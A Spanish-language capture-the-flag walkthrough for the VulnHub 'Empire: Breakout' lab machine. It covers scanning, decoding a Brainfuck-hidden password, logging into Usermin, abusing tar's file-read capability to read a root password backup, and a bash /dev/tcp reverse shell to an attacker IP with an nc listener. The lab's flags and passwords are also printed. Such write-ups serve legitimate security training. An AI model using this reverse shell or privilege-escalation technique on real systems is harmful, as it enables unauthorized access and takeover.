https://www.vulnhub.com/series/empire,507/ https://hackmyvm.eu


sudo nmap -vvv -sS -sV -0 192.168.1.0/24

```
> sudo nmap -vvv -sS -sV -0 192.168.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-16 17:48 CEST
NSE: Loaded 45 scripts for scanning.
```

Saldrá la máquina breakout

```
Nmap scan report for breakout.home (192.168.1.146)
Host is up, received arp-response (0.0041s latency).
Scanned at 2022-06-24 17:08:27 CEST for 223s
Not shown: 995 closed tcp ports (reset)
PORT
         STATE SERVICE
                                          VERSION
                           REASON
80/tcp
                           syn-ack ttl 64 Apache httpd 2.4.51 ((Debian)
         open http
139/tcp
         open netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
         open netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
445/tcp
               http
10000/tcp open
                           syn-ack ttl 64 MiniServ 1.981 (Webmin httpd)
                           syn-ack ttl 64 MiniServ 1.830 (Webmin httpd)
20000/tcp open http
MAC Address: 08:00:27:68:AC:95 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
```

Entrar al servidor web con la dirección 192.168.1.146, saldrá la web por defecto de Apache




Dar click derecho e inspeccionar elemento y saldrá un mensaje encriptado


Usar el identificador de cifrado de la web decode.fr, dirá que es cifrado Brainfuck



Usar el descifrador Brainfuck



Tratar de intentar entrar al servidor web con otro de los puertos abiertos, en este caso el 20000



Dirá que es un servidor bajo SSL por lo que recomienda acceder con https en lugar de http, cambiamos y saldrá la advertencia de sitio inseguro



Pulsar en avanzado y en aceptar el riesgo y continuar

riesgo potencial de seguridad a

sible amenaza de seguridad y no ha cargado 192.168.1.146. Si visita este intentar robar información como sus contraseñas, correos electrónicos o dito.

Retroceder (recomendado)

Avanzado...


usa un certificado de seguridad no válido.

tificado porque está autofirmado.

LLA_PKIX_ERROR_SELF_SIGNED_CERT

Saldrá un login para Usermin

Retroceder (recomendado)




Aceptar el riesgo y continuar

Usar enum4linux para descubrir el usuario que se encuentra en el equipo


```
a > # ~ enum4linux
) enum4linux -a 192.168.1.146
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/en um4linux/ ) on Fri Jun 24 17:43:06 2022
```

Saldrá el usuario cyber


Usar el usuario cyber y la contraseña descifrada anteriormente




Cargará el siguiente panel



En la parte inferior se encontrarán unos botones, uno de ellos permitirá abrir una shell



Entrará al directorio personal de cyber y con dicho usuario



Listar el contenido, mostrará un archivo llamado user.txt

```
[cyber@breakout ~]$ pwd
/home/cyber
[cyber@breakout ~]$ whoami
cyber
[cyber@breakout ~]$ 1s
tar
user.txt
[cyber@breakout ~]$
```

Mostrará el flag del usuario

```
[cyber@breakout ~]$ cat user.txt
  3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
[cyber@breakout ~]$
```

Usar el comando getcap con el archivo tar

```
[cyber@breakout ~]$ getcap tar
tar cap_dac_read_search=ep
[cyber@breakout ~]$ |
```

Ir a /var/backups y mostrar el contenido

```
[cyber@breakout var]$ cd backups/
[cyber@breakout backups]$ 1s
[cyber@breakout backups]$ 1s -1a
total 12
drwxr-xr-x 2 root root 4096 Oct 20 2021 .
drwxr-xr-x 14 root root 4096 Oct 19 2021 ..
-rw----- 1 root root 17 Oct 20 2021 .old_pass.bak
[cyber@breakout backups]$ |
```

Volver al home de cyber y usar el archivo tar para comprimir el archivo .old_pass.bak

```
[cyber@breakout ~]$ ./tar -cf archivo.tar /var/backups/.old_pass.bak ./tar: Removing leading `/' from member names [cyber@breakout ~]$
```

Descomprimir el archivo creado

```
cyber@breakout ~]$ tar -xvf archivo.tar
var/backups/.old_pass.bak
cyber@breakout ~]$|
```

Se creará un directorio llamado var, dentro de él otro llamado backups y dentro de este estará el archivo .old_pass.bak que ahora se podrá leer

```
[cyber@breakout ~]$ 1s
 archivo.tar
 tar
 user.txt
 var
[cyber@breakout ~]$ cd var
[cyber@breakout var]$ 1s
 backups
[cyber@breakout var]$ cd backups/
[cyber@breakout backups]$ 1s
[cyber@breakout backups]$ 1s -1a
 total 12
 drwxr-xr-x 2 cyber cyber 4096 Jun 24 14:13 .
 drwxr-xr-x 3 cyber cyber 4096 Jun 24 14:13 ...
 -rw----- 1 cyber cyber 17 Oct 20 2021 .old_pass.bak
[cyber@breakout backups]$ cat .old_pass.bak
 Ts&4&YurgtRX(=~h
[cyber@breakout backups]$
```

Mostrará una contraseña para el usuario root

```
[cyber@breakout backups]$ cat .old_pass.bak
Ts&4&YurgtRX(=~h
[cyber@breakout backups]$ |
```

Al tratar de usar el comando su no lo permitirá

```
[cyber@breakout backups]$ su
Password: su: Authentication failure
[cyber@breakout backups]$ |
```

Hacer un reverse shell con el comando bash -i > & /dev/tcp/192.168.1.127/4444 0 > &1 Y poner el puerto de escucha en 4444

```
) nc -lvnp 4444
listening on [any] 4444 ...
```

```
[cyber@breakout backups]$ bash -i >& /dev/tcp/192.168.1.127/4444 0>&1
```

Se abrirá un shell inverso aunque aún con el usuario cyber

```
cyber@breakout:~/var/backups$ whoami
whoami
cyber
cyber@breakout:~/var/backups$
```

Hacer de nuevo un cat al archivo para poder copiar la contraseña

```
cyber@breakout:~/var/backups$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
cyber@breakout:~/var/backups$ |
```

Cambiar de usuario con su, cambiará al usuario root aunque sin mostrar texto, de todos modos se pueden escribir comandos

```
cyber@breakout:~/var/backups$ su
su
Password: Ts&4&YurgtRX(=~h
whoami
root
```

Ir al directorio de root y mostrar el contenido

```
cd /root
ls -la
total 40
drwx----- 6 root root 4096 Oct 20
                                    2021 .
drwxr-xr-x 18 root root 4096 Oct 19
                                    2021 ...
-rw----- 1 root root
                        281 Oct 20
                                    2021 .bash_history
                        571 Apr 10
                                    2021 .bashrc
-rw-r--r-- 1 root root
drwxr-xr-x 3 root root 4096 Oct 19
                                    2021 .local
                        161 Jul
-rw-r--r-- 1 root root
                                9
                                    2019 .profile
-rw-r--r-- 1 root root
                        100 Oct 19
                                    2021 r00t.txt
drwx----- 2 root root 4096 Oct 19
                                    2021 .spamassassin
drwxr-xr-x 2 root root 4096 Oct 19
                                    2021 .tmp
drwx----- 6 root root 4096 Oct 19
                                    2021 .usermin
```

Mostrará el flag del usuario root

```
cat r00t.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}
Author: Icex64 & Empire Cybersecurity
```

Usuarios y contraseñas

```
Cyber= .2uqPEfj3D<P'a-3
Root= Ts&4&YurgtRX(=~h
```

Flags

Usuario: 3mp!r3{You_Manage_To_Break_To_My_Secure_Access}

```
[cyber@breakout ~]$ cat user.txt
  3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
[cyber@breakout ~]$
```

Root: 3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

```
cat r00t.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}
Author: Icex64 & Empire Cybersecurity
```